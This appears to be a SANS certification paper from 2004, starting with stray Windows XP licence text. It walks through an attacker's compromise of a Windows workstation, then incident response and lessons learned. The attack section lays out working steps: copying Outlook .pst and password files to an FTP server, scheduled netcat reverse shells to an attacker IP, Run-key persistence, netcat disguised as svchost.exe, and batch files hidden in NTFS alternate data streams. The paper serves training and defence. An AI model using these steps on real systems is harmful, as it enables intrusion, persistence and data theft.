[\\rtf1\\ansi\\ansicpg1252\\deff0\\deflang1033[\\fonttbl{\\f0\\fn1\\fcharset0 Courier New;}]
(\\*\\generator Msftedit 5.41.15.1503;)]\\viewkind4\\uc1\\pard\\f0\\fs20 Microsoft Windows X
P Professional.\\par
Microsoft(r) Windows(r) XP Tablet PC Edition and\\par
Microsoft(r) Windows(r) XP Media Center Edition\\par
END-USER LICENSE AGREEMENT \\par
\\par
IMPORTANT--READ CAREFULLY: This End-User\\par
License Agreement ("EULA") is a legal agreement between you\\par
(either an individual or a single legal entity) and the\\par
manufacturer ("Manufacturer") of the computer system or\\par
computer system component ("HARDWARE") with which you acquired\\par
the Microsoft software product(s) identified on the\\par
Certificate of Authenticity ("COA") affixed to the HARDWARE or\\par
on the associated product documentation ("SOFTWARE"). The\\par
SOFTWARE includes Microsoft computer software, and may include\\par
associated media, printed materials, "online" or electronic\\par
documentation, and Internet based services. Note, however,\\par
that any software, documentation, or web services that are\\par
included in the SOFTWARE, or accessible via the SOFTWARE, and\\par
are accompanied by their own license agreements or terms of\\par
use are governed by such agreements rather than this EULA. \\par
The terms of a printed paper EULA, which may accompany the\\par
SOFTWARE, supersede the terms of any on-screen EULA. This\\par
EULA is valid and grants the end-user rights ONLY if the\\par
SOFTWARE is genuine and a genuine Certificate of Authenticity\\par
for the SOFTWARE is included. For more information on\\par
identifying whether your software is genuine, please see\\par
http://www.microsoft.com/piracy/howtotell. \\par
}
C:\WINDOWS\system32>

```

Another powerfully useful command is `net.exe`. Using a simple command like “**net use**”, will dutifully return back many of the available network shares within a particular Domain. With that kind of revealed information it becomes simple for me to narrow down my searching and to focus on function specific share names like `Engr-Data`, `Mngr`, `Employee`, `Financial`, `Presentations`, and `Network`.

```

root@rh1:~ - metasploit - Shell No. 3 - Konsole
Session Edit View Settings Help
C:\Windows\system32>net use
New connections will be remembered.

Status      Local      Remote      Network
-----
OK           \\Eng-SRV\Engr-Data  Microsoft Windows X
OK           \\HR-SRV\Mngr        Microsoft Windows X
OK           \\HR-SRV\Employee    Microsoft Windows X
OK           \\HR-SRV\Financial   Microsoft Windows X
OK           \\Graphix-SRV\Presentations Microsoft Windows X
OK           \\IA-SRV\Network     Microsoft Windows X
The command completed successfully.

C:\Windows\system32>

```

It is true that these shares most likely require user authentication to access them. This at first seems like a big problem. However, there is a wealth of possible user information and potential passwords only a few short directories away in the current users local Outlook Personal Folders file which is nicely compacted in to files having the extension .pst.

This treasure trove of company information is found within the victims Personal Folders that are saved in a <filename>.pst file somewhere on the computers hard drive. I search for the presence of these with the command: “**DIR.exe /S \*.pst.**” When found, I transport a copy of them back to my waiting FTP server using ftp.exe. Once obtained, the personal folder can be imported right into my own copy of Outlook. There I can peruse the contents at my leisure, aided by the use of key word searches such as costs, salary, prototype, name, bugs, and password. These are all very useful in finding compromising information about the target company and its employees.

To obtain the passwords of the system, I can FTP myself a copy of the user’s system.dat file. Once I receive it, I can crack it using password cracking tools like LC4 originally known as L0phtCrack. LC4 works with Windows NT, 2000, and XP and can be evaluated for two weeks from [www.securitysoftwaretech.com](http://www.securitysoftwaretech.com).

The program is easy to use and can quickly crack passwords.

With the system user’s passwords in hand I can now attempt connections to discovered shares on the network. I can connect to them using my recently obtained stolen password information using the command:


**NET USE [devicename | \*] [\\computername\sharename[\volume] [password | \*]]** and supplying in the correct data.

From the compromised platform I can also reuse my downloaded copy of Netcat to perform port mapping from inside the LAN. I suspect that the policies dictating inside connections to machines chosen during my previous external port scanning, are not as restrictive as are the policies concerning outside connections. I am also interested in finding other ports which may be allowed out by the Firewall.

I can use Netcat to execute the following:

**echo QUIT | nc -v -w 3 <target IP range> 1 – 10000**

Below is an example of the resulting output returns on a typical workstation.



```

root@rh1:~# netcat - Shell No. 3 - Konsole
Session Edit View Settings Help
[root@rh1 netcat]* echo quit | nc -v -w 3 xp2 1-10000
xp2 [192.168.0.42] 5000 (?) open
xp2 [192.168.0.42] 1025 (?) open
xp2 [192.168.0.42] 445 (microsoft-ds) open
xp2 [192.168.0.42] 139 (netbios-ssn) open
xp2 [192.168.0.42] 135 (?) open
[root@rh1 netcat]*
  
```

Once this kind of mapping is performed, these types of allowed ports could also potentially provide me with additional ways to connect out of the target network with other instances of Netcat from other machines. Therefore, the Firewall would be a prime target to be port scanned. However, the Firewall is also the most likely system to be configured to report back any security violations to its log files. If the scanning is performed too aggressively, it will trigger alerts that will surely be recorded to the logs and possibly inform attentive administrators about my presence. I'll have to patiently scan the Firewall over a period of days just to be careful.

#### 4. Keeping Access

There is no need to risk potential discovery by downloading and using other well known backdoor programs like Back Orifice. I am content to use Netcat to provide me access. With this in mind I developed a method to ensure that Netcat will be reloaded. The idea behind the second attack batch file **"tabletoc.bat"** is to provide a mechanism to repeat the scheduling of the AT job without depending upon the user to first login and activate the files in their startup folder. This batch file is scheduled to be launched every time that the machine is rebooted. The registry entry needed to accomplish this was added by step 3 of the first attack batch file **wmpa.bat**.

The code for the second attack batch file is shown below:

**tabletoc.bat**


---

REM Step1.

%systemroot%\system32\at /yes /del

REM Step2.

%systemroot%\system32\at.exe 21:40 /every:Mo cmd /c %systemroot%\system32\Com\svchost <Attacker's IP> 80 -e %systemroot%\system32\cmd.exe

%systemroot%\system32\at.exe 21:50 /every:Mo cmd /c %systemroot%\system32\Com\svchost <Attacker's IP> 8080 -e %systemroot%\system32\cmd.exe

%systemroot%\system32\at.exe 21:40 /every:Mo cmd /c %systemroot%\system32\Com\svchost <Attacker's IP> 443 -e %systemroot%\system32\cmd.exe

---

The main purpose for this file is to provide me with a predictable, failsafe method for reacquiring my target system. If I am unexpectedly disconnected from my Netcat listener by a reboot of the system, I can rest assured that come Monday morning I will most likely be sent another command shell as scheduled. Of course, while I am connected to my victim computer, I will most likely setup other AT jobs. I would use Netcat manually, to invoke more sessions to point out toward my attacking computer through possibly different Netcat relay machines.

## 5. Covering Tracks

To remain undetected, I choose to disguise my critical files. I rename my Netcat executable as “**svchost.exe**”. This name was chosen because it is observed that multiple instances of “**svchost.exe**” are running on a typical windows workstation at any given moment. My thought is that one more apparent instance of “**svchost.exe**” running under the SYSTEM user name will be indistinguishable from any other instance.

I choose to hide my disguised Netcat under the directory C:\WINDOWS\system32\com. This location was chosen because it is a relatively obscure folder that usually contains a couple of legitimate executables. I'm optimistic that by adding one more technical sounding executable, it will not generate a second look by a casual system inspection. To conceal it further, I actually hide the file using the command: **attrib +H svchost.exe**. This will give me yet another possible layer of obscurity, as long as the users Explorer setting remains at the default of not showing hidden files.

My batch files will be hidden in much the same way as far as location placement is concerned. However, I also choose to tuck them behind other existing, innocent files using the alternate data streams capabilities of the NTFS file



system. The NTFS support of alternate data streams makes it possible for me to hide an executable file behind any file type that I desire, such as a text file as learned from the *SANS Institute Track 4 manual 4.5 pages 134-135*.

For example by typing: "**type attack.bat > readme.txt:attack.bat**" a naughty batch file can be secretly hidden behind the innocent looking readme.txt file. Any scanning for batch files by the Windows search utility will fail to find any files that are not in the first data stream.

So once I have connected to the target machine I would begin the task of covering my tracks as follows.

First I would rename my batch file to an alternate data stream name by typing:

**C:\windows\type c:\windows\tabletoc.bat > c:\windows\setuperr.log:  
tabletoc.bat**

Then I would modify the registry by replacing the original entry:

**%systemroot%\system32\REG.exe ADD**

**HKLM\SOFTWARE\Microsoft\Windows\Currentversion\Run /V tabletoc.bat /d  
c:\windows\ tabletoc.bat**

with the new entry:

**%systemroot%\system32\REG.exe ADD**

**HKLM\SOFTWARE\Microsoft\Windows\Currentversion\Run /V  
c:\windows\setuperr.log:tabletoc.bat /d c:\windows\ setuperr.log:tabletoc.bat**

I choose the rather benign looking file "setuperr.log" to hide my batch file because it is so inconspicuous that it would never be suspected. Although this affords me a bit of comfort to know that my file will be hidden from ordinary searches, I know that the file is not completely hidden. The entire data stream file name would be displayed by the Task Manager under the Processes Tab while the file is being run. But the file is only running long enough to load the AT jobs into the scheduler, so the risk of discovery is very low.

The greatest risk of discovery is the RUN entry in the registry. It will contain a reference leading right to the hidden files that could be discovered under normal registry inspections. In addition, any "AT\*.job" files listed in the %SYSTEMS\TASKS folder could alert any attentive administrator to my presence. However, if the Administrator does not look for them they will go unnoticed.

-----

## Part 5 The Incident Handling Process:

### 1. Preparation:

One aspect of network security that the administrator did accomplish was to establish a centralized logging server. Input to this server came from all critical system and network devices. These devices include the routers, switches, and servers. This enabled the administrator to perform queries that produced details that were corroborated by other involved devices. By taking note of the time stamps contained in these messages, patterns can be identified. These patterns can indicate a possible timeline for the attack as well as the order of the communications. This communication order will show which devices were first to report unusual events and can be helpful in identifying the source of the incidents. These may provide clues as to how to contain the spread or scope of the incident.

Of course, being informed by a logging system that something may be amiss is only affective if there is a designated group of personnel assigned the task of reviewing the log and having the training and expertise to deal with the incident. Due to the sensitive aspect of gathering electronic evidence while investigating incidents, it is essential that a response team be uniformly educated and trained in the use of practical forensic methods. The team should be well versed in the use of standard operating procedures that are proven to work while minimizing the loss of potential evidence. Specific investigative functions should be given to designated individuals. By dividing the duties among the team, the overall response time will decrease while the effectiveness of the team will increase.

Duties should include focusing someone to examine the log files. Someone should be assigned to analyze the Firewall current connections. Unfamiliar destinations should be researched using ARIN or APNIC or RIPE web sites to determine whether the connections are benign or hostile. Still others can be delegated to compare previous scanning file for any anomalies. Once the team has narrowed down the possibilities, then a systems specialist should be tasked with going to the infected systems to carefully determine which hacker methods are in use and which countermeasures should be employed to combat them.

If you don't know what environment you have, then you won't know when it is broken or being exploited. Therefore, it is essential to have thoroughly mapped out your networks. This includes all computers, printers and all network devices that have been given a valid IP address. Without an overall understanding of how all the devices are communicating on the network, you would be left to simply guess where problems are originating. The attacker is smart enough to know the value of a good network map and you would not want them to have a better idea of how everything works than you do. Mapping can be accomplished using many common tools that are readily available to an administrator.



As mentioned before, the “**nbtstat.exe**” command can be combined with a FOR loop in a simple batch file to extract to a file useful snapshots of Windows OS usage.

On individual LAN segments both the IP and MAC addresses of devices can be obtained by combining the simple “**ping.exe**” command with the “**arp.exe**” command. The procedure is first to ping an adjacent IP address of the same network segment which will load both the IP address and the resulting MAC address obtained from the ping response into the computers Arp cache. This data can then be displayed with the “**arp.exe**” command. These two commands can be combined together again with the FOR loop to perform these commands against an entire range of IP addresses in a simple batch file. The output from these commands can be redirected to a text file for historical comparisons.

Simply knowing the MAC address of a device can be very revealing. With it, one can quickly determine the type of device that is most likely connected. The first three octets of the MAC address uniquely define what company manufactured the NIC. By searching the first three octets on a Web site containing the manufacture information, it is possible to accurately finger print all devices. Therefore if the NIC is made by Cisco Inc. it is a good bet that the device is either a switch or a router. If the NIC is made by HP or Tektronix, then a printer is probably what is responding to your pings. When it comes to workstations and servers it is good to know which type of NIC's are common on the network, whether they are 3Com or Intel or whatever. And the relationship between IP address and MAC address is important. In networks that do not use DHCP, this relationship can be useful in categorizing trusted workstations. Comparisons of the resulting IP to MAC lists can also reveal when unexpected computers are connected to the network. Once detected, the conspicuous MAC address can then be used in searches on a switch's address table to reveal which switch port the intruder is using to connect to the network. Once identified, the switch port can be quickly disabled while a search is conducted for the rogue computer.

Knowing what devices you have on your network is important. And knowing what TCP and UDP ports they are listening on is equally important. This information can be obtained locally on each workstation using the command “**netstat.exe -an**”. To associate a service with a particular TCP or UDP port, additional tools should be deployed. Like fire fighters say, the best way to fight fire is with fire. With this in mind, the best way to be prepared to identify listening ports throughout the LAN, is to utilize many of the same tools that the would-be attacker would be using. Tools like Netcat and Nmap can be employed to reveal and record what the workstations are currently LISTENING for. The output from these tools can be captured to text files and compared against baseline snapshots of the entire network to reveal unwanted backdoors into the systems.

Netcat can be setup to attempt connections across a range of ports throughout a range of IP addresses as shown next.

```
echo QUIT | nc -v -w 5 <target IP range> 20-250 500-600 5990-700
```

Nmap can also be used to discover unwanted listening ports. The configuration string is simple: `nmap -sS -O <target IP range> 20-250 500-600 5990-700`.

Frequent use of these scanning tools and comparing the resulting output cannot only detect anomalous LISTEN ports but can disable the listener as well.

## 2. Identification:

The hacking incident is first detected when routine inspections of the firewall logs reveal a small but steady amount of security alerts being reported. When the log files of previous days are searched, an alarming pattern of unserved port errors emanating from a handful of workstations becomes apparent. Once the source IP addresses are identified, they in turn are used in searches of the log files. What is revealed is a pretty heavy amount of, what at first, appears to be Web based traffic http and https at odd times of the day. Another interesting coincidence is that much of the traffic is headed to the same destination. By querying authoritative sources, such as ARIN and RIPE, the destination appears to be registered to an Educational Institution. The real clincher however is to simply try to connect to the supposed HTTP destination with the administrator's own browser. When that test fails, all the alarms start going off.

The response team is gathered together and informed of the situation. Further analysis of the Firewall is recommended. An audit is made to identify what ports are being allowed in and out. This helps to narrow down the list of possible suspected connections.

A specific audit of the amount of FTP connections that have been occurring within the last few days is performed. As feared, all the logs reveal that substantial FTP connections have been made from the same suspected sources. Management and security will have to be informed immediately. The compromised machines are disabled at the switch port that they are connected to. The response team is dispatched to the victim computers to ascertain how they were compromised. The response team reviews the log files of even earlier days, looking for evidence of similar activity. Their goal is to establish the time frame of how long the compromise has been occurring.

In order to feel sure of the security of the company's connection to the Internet, a reoccurring audit of the Firewall logs is essential. Look for connections during odd times of the day. Become familiar with what is considered to be normal business traffic, this will help to recognize the anomalies, like reoccurring destinations and types of connections. Are the destinations valid? Perform ARIN APNIC and RIPE searches on the destination IP's. Take note of the internal sources involved with suspected activity. Once an internal source is identified,

focus on the workstation. Look for running processes. Look for scheduled AT jobs. Scan the registry for all the instances of an entry that automates the launching of executable programs. Analyze the system's Task Manager and perform a review of the LISTENING and ESTABLISHED ports on the system using the command: "**netstat -an**". Does the reported information make sense? If not, take note and inform the rest of the response team. Check the Event Viewer for any historical information regarding connection attempts and disabled or restarted services. Look for unwanted "**AT\*.job**" files in the (%system%\tasks) folder where reoccurring jobs are launched.

### 3. Containment:

To minimize the effects of the compromised systems they must be isolated from the rest of the network as soon as possible. Once suspicious activity has been detected, it is important to limit the potential damage that can be done. Network isolation can be accomplished on the switch by simply disabling the switch ports which connect to the victim machine. This affectively removes the identified computers from the network. If more than one machine is affected, then analysis of the packet data by a network sniffer or even simple tools such as Tcpdump or Ethereal can be used to look for a data pattern that appears common to multiple machines.

For instance, if ICMP is being used to identify systems and initiate communications, then ICMP can be blocked at the connecting router interfaces using ACL's. The same thing is true with any other noted protocols. Perform some process analysis on the suspected system. Study the Process Tab in Task Manager. Does anything unusual appear? Open a command window and execute a "**netstat -an**" command to look for LISTENING or ESTABLISHED ports that should not be there. Use the port numbers and IP addresses to modify firewall rule-sets to prevent further outside connections to the LAN on those TCP or UDP ports.

From the firewall, all outbound connections to suspicious destinations must be immediately disabled. Hindering the use of an exploit's means of communication will buy the investigative team the additional time necessary to research and apply the appropriate countermeasures. It also isolates the target system from the hacker and can prevent the hacker from covering their tracks.

When network penetrations are detected, further investigations should be conducted from a platform that has been kept isolated from the network. A notebook computer that is considered to be a "known good" containing system and network utilities should be employed to continue tracking the suspected incident. Only in this way can the analyst be certain that they too, are safely using a computer that has not already been compromised. These jump kit machines

should be well stocked with software tools like; Tcpdump, Ethereal, Netcat, nmap that are proven to be effective in tracking and recording evidence.

With an external USB hard drive, make a clone of the HD using GHOST while the system is still operating. Also, make a regular clone of the system disk using GHOST and a bit-wise copy. Use this cloned disk to analyze the method of the compromise while leaving the original disk unhampered. This way it can still be valid for evidence purposes later.

#### **4. Eradication:**

Enable logging on the FW for any additional traffic bound for the suspected destination. Monitor the traffic occurring during non-business hours. Identify any traffic that is not expected.

Analyze why a particular machine was targeted. Some questions to consider are: What group of users is the machine used by. What network shares does the user group have access too? What system access privileges did the current users have that might have made the system more susceptible to compromise?

Make the determination whether or not the user really needs to have full administrator rights. Are there other computers on the LAN that are similarly configured that could also be compromised? Check remaining systems for similar connection attempts to the outside. Have the Incident Handling team login to every system and analyze which ports are open. Check the system's registries for unwanted programs waiting to be automatically launched. Determine if there are any AT jobs scheduled to run that are not authorized.

#### **5. Recovery:**

Start fresh. Use a new hard drive for each compromised machine. If possible, assign it a new IP address and hostname. The attacker would already know the old one and could have put in place an alternate method to establish communications with it.

Be vigilant in applying the latest patches and upgrades to the systems. Check with advisories like Security Focus and do vulnerability searches on their sites for programs used in your environment. Evaluate your network's risks and act to safeguard your systems from being exposed.

In the specific case of the Media Player Vulnerability, apply the recommended patches to your systems found at these links:  
Microsoft Windows Media Player XP:

Microsoft Patch Q817787

<http://microsoft.com/downloads/details.aspx?FamilyId=E311DF50-0633-4100-AB37-D7A68D51182F&displaylang=en>

Microsoft Windows Media Player 7.1:

Microsoft Patch Q817787

<http://microsoft.com/downloads/details.aspx?FamilyId=012F143A-77D1-4F6F-9338-5A6332614532&displaylang=en>

## 6. Lessons Learned:

As the old adage goes, "The chain is only as strong as its weakest link". So it also goes for computer operating systems. Regardless of how well one has hardened their system using the best administrative security practices, systems can still be compromised due to the design of ancillary component programs. Like the "chain" adage, many programs today are likewise linked together to provide symbiotic benefits between the applications, with the intent of enhancing the computing experience of the user.

Take Web surfing for example. Gone is the allure of the static Web site. Today, dynamic Web offerings are the standard, surfing fare. To be able to enjoy these scripting-based bells and whistles, the lowly Web browser has evolved by incorporating scripting language engines into the heart of its code. These browser enhancements provide the user with a more interactive Web experience.

The catch is, that with these added benefits come additional hidden costs. Each plug-in to the browser brings with it unknown, potential, security risks. Most program-design work is delegated to different groups. Therefore there are the JAVA developers, the Active X developers, and the plug-in developers all rushing to market with their latest coding attempts. The browser is placed in a position where it must trust these additional components as they are designed, in order for it to operate correctly.

Each of these applications are designed to handle various data input and produce an expected output. This output is then received by yet additional programs that use the output to launch various functions. Some additional programs, like the browser enhancements, are also symbiotically tied to the browsers output. As such, they are designed to do things like, automatically begin executing various functions on their own, such as flashing a dialog box in front of you or playing some music. This interdependency between browser related programs is supposed to transparently provide the visual and audio magic of today's high tech web industry to the user. When the programs are designed well, the experience is satisfying. However, when the programs are designed poorly, then all bets are off. Such is the danger of the Microsoft Media Player Directory traversal vulnerability.

Due to this vulnerability, it becomes dangerous to do something as simple as viewing a Web page. With this in mind, staff should be educated and warned of the dangers of viewing untrustworthy Web sites. Once properly informed of the risks involved, the employees will become more cautious about where they go on the Web. Also, they will understand the purposes behind the security restrictions placed on their machines. Such as, no Administrator control for normal user accounts. Very limited administrator account usage should be granted, if at all.

In analyzing the various techniques that are used to attack Windows-based machines across the Internet or the LAN, it appears that many of the hacking methods, i.e. viruses, worms, Trojans, all depend upon certain built-in OS tools to be present, in order for them to effectively plant themselves onto the target system. Once the hacking tools are installed on the target system, they begin the dirty work as designed.

The bulk of the hacking-prevention strategies being deployed today seem to be focused more on how to react to the latest methods of attack from the outside to the PC, and less at addressing the fundamental heart of what many of these hacking tools rely upon to setup shop. This practical demonstrated how vulnerable an entire LAN can be, by using the built-in tools that are readily available in default installs of the Windows OS. In the example of this paper, the exploit would not have been so successful had it not been for the hackers use of the "**at.exe**" and "**reg.exe**" commands and of course good old "**ftp.exe**".

Among the available tools that many hacking methods rely upon, are Windows programs that are patiently and obediently waiting in the system32 folder to be exploited. These tools include:

arp.exe, tftp.exe, wscript.exe, cscript.exe, cmd.exe, ping.exe, tracert.exe, nbtstat.exe, netstat.exe, edlin.exe, expand.exe, find.exe, dir.exe, makecab.exe, mountvol.exe, msixec.exe, net.exe, netsh.exe, nslookup.exe, odbccconf.exe, pathping.exe, pax.exe, rcp.exe, route.exe, runas.exe, secdit.exe, sfc.exe, telnet.exe, xcopy.exe

These programs can be used to enumerate user accounts and network shares. They can be used to connect to other computers and gather data files. These built-in programs are used to carry out the harmful objectives of malicious scripts, viruses and Trojan software. With all of these powerful command line tools available for exploit, an attacker does not even need to download tools of their own.

Assess current security policies concerning allowed applications and system configurations. Restrict access to built-in executables.

The normal user never needs to use the majority of these tools. Therefore why let them be available for the would-be hacker to exploit? Strict file permissions should be placed upon the programs found under the system32 folder. To take it a step further they should be disabled altogether. In order to work around the

Windows built-in file protection system, I recommend that the executables be copied over with their original filename by another harmless program like “**notepad.exe**” to prevent the Microsoft Windows File Protection from auto-repairing them with original copies.

The administrator should periodically use the same sort of tools that would-be hackers are known to use, like Netcat. Use Netcat to scan for malicious lurking Netcat listeners that may already be in place, listening on the connected workstations. Redirect all of the Netcat mapping results to a text file for later review. Also use Nmap to associate service names to the LISTENING ports detected on the LAN-connected TCP/IP based devices. If using DHCP, reduce the lease times on the IP's so that connections are forced to expire more frequently.

Review the overall health of the system's software base. Compare the software environment to identified CVE vulnerabilities. Then allocate the time and resources necessary to make recommended software upgrades and service pack installations.

#### **References:**

URL: "[http://cve.mitre.org/CAN-2003-0228 \(under review\).htm](http://cve.mitre.org/CAN-2003-0228 (under review).htm)"

BUGTRAQ:20030507 Windows Media Player directory traversal vulnerability

URL: <http://marc.theaimsgroup.com/?l=bugtraq&m=105232913516488&w=2>

NTBUGTRAQ:20030507 Windows Media Player directory traversal vulnerability

URL: <http://marc.theaimsgroup.com/?l=ntbugtraq&m=105233960728901&w=2>

BUGTRAQ:20030508 why i love xs4all + mediaplayer thingie

URL: <http://marc.theaimsgroup.com/?l=bugtraq&m=105240528419389&w=2>

MS:MS03-017

URL: <http://www.microsoft.com/technet/security/bulletin/ms03-017.asp>

SANS Institute Track 4 manual 4.5 pages 134-135

Security Focus web site discussion of Media Player vulnerability:

<http://www.securityfocus.com/bid/7517/discussion/>

Insecure.org details of Media Player vulnerability:

<http://www.insecure.org/FullDisclosure/Windows-Media-Player-directory-traversal-vulnerability.htm>.

## Appendix A

The following batch file was modified by me from a similar batch file called “**scanmac.bat**”, a MAC discovery tool V1.0 (C) 2000 written by Armin Linder and is provided hereafter. The file “**nbtscan.bat**” automates the “**nbtstat.exe**” program to scan an IP range for system information and then outputs the result to a text file.

To use it the command string is:

nbtscan <start IP> <end IP> "path to output text file"

nbtscan 192.168.1.1 192.168.1.254 c:\temp\scan-12-11-03.txt

---

@if [%debug%]==[] Echo off

REM cls

If [%1]==[] goto Help

If [%1]==[/?] goto Help

Set CONTENT-DISPOSITION: FILENAME=%3

echo ----- > %FILENAME%

echo MAC Host and User discovery tool V1.0 (C) 2003 >> %FILENAME%

echo ----- >> %FILENAME%

echo -----

echo MAC Host and User discovery tool V1.0 (C) 2003

echo -----

REM parse the starting IP address in %1

For /F "tokens=1,2,3,4 delims=." %%w in ('echo %1') do call :intoenv %%w

%%x %%y %%z SW SX SY SZ

REM Echo %Date% %Time%

Echo Starting Address: %SW%.%SX%.%SY%.%SZ% >> %FILENAME%

Echo Starting Address: %SW%.%SX%.%SY%.%SZ%

REM Echo %Date% %Time%

Set EI=%2

If [%EI%]==[] Set EI=%1

Echo Ending Address: %EI% >> %FILENAME%

Echo Ending Address: %EI%

Echo.

Set CW=%SW%

Set CX=%SX%

Set CY=%SY%



```

Set CZ=%SZ%
If NOT [%CZ%]==[0] Echo %Date% %Time%: %CW%.%CX%.%CY%.%CZ%
...
Echo.
If NOT [%CZ%]==[0] (Echo %Date% %Time%:
%CW%.%CX%.%CY%.%CZ% ... >> %FILENAME%)

:loop
    Set CI=%CW%.%CX%.%CY%.%CZ%
    If [%CZ%]==[0] Echo %Date% %Time%: %CI% ...

    If [%CZ%]==[0] (Echo %Date% %Time%: %CI% ... >> %FILENAME%)

Set Hi=0
Set Ui=0
Set Host=77
Set Domain=[]
Set User=none
Set WKST=[]
Set MACADDRESS=[]

    For /F "tokens=1-4 skip=4 delims=<, >, [, ], = " %%i in ('nbtstat -A %CI%') do
Call :HostInfo %%i %%j %%k %%l
Set Hi=0
Set Ui=0
IF NOT [%Host%]==[77] (echo %Domain% %MACADDRESS% %IP%
%WKST% %User% >> %FILENAME%)
IF NOT [%Host%]==[77] (echo %Domain% %MACADDRESS% %IP%
%WKST% %User%)
Set Host=0
Set Domain=0
Set User=0
Set WKST=0
Set MACADDRESS=0
    if [%CI%]==[%EI%] goto loopend
    If [%CZ%]==[255] (Set CZ=0) Else (Set /A CZ=CZ+1 & Goto loop)
    If [%CY%]==[255] (Set CY=0) Else (Set /A CY=CY+1 & Goto loop)
    If [%CX%]==[255] (Set CX=0) Else (Set /A CX=CX+1 & Goto loop)
    If [%CW%]==[255] (goto loopend) Else (Set /A CW=CW+1 & Goto loop)
    goto loop
:loopend

goto end

:HostInfo
REM Echo to a file

```

```

REM IF [%2]==[00] ( Echo Host: %1 >> %FILENAME%)
REM IF [%2]==[03] ( Echo User: %1 >> %FILENAME%)
REM IF [%1]==[MAC] ( Echo MAC: %3 IP: %CI% >> %FILENAME%)

```

```

REM Echo to the Screen

```

```

REM If [%Hi%]==[0] echo Host: %1

```

```

If [%Hi%]==[0] ( IF [%2]==[00] ( set Host=%1
                        set Hi=1
                        goto EndHostInfo
                    )
                )

```

```

IF [%Hi%]==[1] ( IF [%2]==[00] ( set Domain=%1
                        set Hi=0
                        goto EndHostInfo
                    )
                )

```

```

IF [%Ui%]==[0] ( IF [%2]==[03] ( set WKST=%1
                        set Ui=1
                        goto EndHostInfo
                    )
                )

```

```

IF [%Ui%]==[1] ( IF [%2]==[03] ( set User=%1
                        set Ui=1
                        goto EndHostInfo
                    )
                )

```

```

IF [%1]==[MAC] ( set MACADDRESS=%3
                set IP=%CI%
            )

```

```

If [%2]==[00-00-00-00-00-00] Goto EndHostInfo

```

```

:EndHostInfo
    Goto :EOF

```

```

:IncZ
    Set %1=0
    Set /A %2=%2+1
    Goto :EOF

```

```
:IntoEnv
    Set %5=%1
    Set %6=%2
    Set %7=%3
    Set %8=%4
    Goto :EOF

:help
    echo Usage: nbtscan starting-ip [ending-ip] <path to filename>
    echo example: nbtscan 192.168.1.1 192.168.1.255 c:\temp\one-net-scan.txt
    echo.
    echo will list IP and MAC addresses of all active Windows computers
    echo within a logical IP range.
    echo.
    echo if ending-ip is omitted, ending-ip = starting-ip
    echo.
    Pause
    goto end
```

```
:end
```

---

REM scanmac.bat

```
@if [%debug%]==[] Echo off
cls
echo -----
echo MAC discovery tool V1.0 (C) 2000 Armin Linder
echo -----
If [%1]==[] goto Help
If [%1]==[/?] goto Help

REM parse the starting IP address in %1
for /F "tokens=1,2,3,4 delims=." %%w in ('echo %1') do call :intoenv %%w %%x
%%y %%z SW SX SY SZ
Echo Starting Adress: %SW%.%SX%.%SY%.%SZ%
Set EI=%2
If [%EI%]==[] Set EI=%1
Echo Ending Adress: %EI%
Echo.

Set CW=%SW%
Set CX=%SX%
```

```

Set CY=%SY%
Set CZ=%SZ%
If NOT [%CZ%]==[0] Echo %Time%: %CW%.%CX%.%CY%.%CZ% ...

:loop
    Set CI=%CW%.%CX%.%CY%.%CZ%
    If [%CZ%]==[0] Echo %Time%: %CI% ...
    Ping -n 1 %CI% -w 100 >nul
    For /F "tokens=1,2 skip=3" %%i in ('arp -a %CI%') do Call :HostInfo %%i
%%j
    if [%CI%]==[%EI%] goto loopend
    If [%CZ%]==[255] (Set CZ=0) Else (Set /A CZ=CZ+1 & Goto loop)
    If [%CY%]==[255] (Set CY=0) Else (Set /A CY=CY+1 & Goto loop)
    If [%CX%]==[255] (Set CX=0) Else (Set /A CX=CX+1 & Goto loop)
    If [%CW%]==[255] (goto loopend) Else (Set /A CW=CW+1 & Goto loop)
    goto loop
:loopend

goto end

:IncZ
    Set %1=0
    Set /A %2=%2+1
    Goto :EOF

:HostInfo
    If [%2]==[00-00-00-00-00-00] Goto EndHostInfo
    Echo      IP: %1 MAC: %2
:EndHostInfo
    Goto :EOF

:IntoEnv
    Set %5=%1
    Set %6=%2
    Set %7=%3
    Set %8=%4
    Goto :EOF

:help
    echo Usage: scanmac starting-ip [ending-ip]
    echo.
    echo will list IP and MAC addresses of all active computers
    echo within a physical network segment.
    echo.
    echo if ending-ip is omitted, ending-ip = starting-ip
    echo.

```

Pause  
goto end

:end

-----  
-

© SANS Institute 2004, Author retains full rights.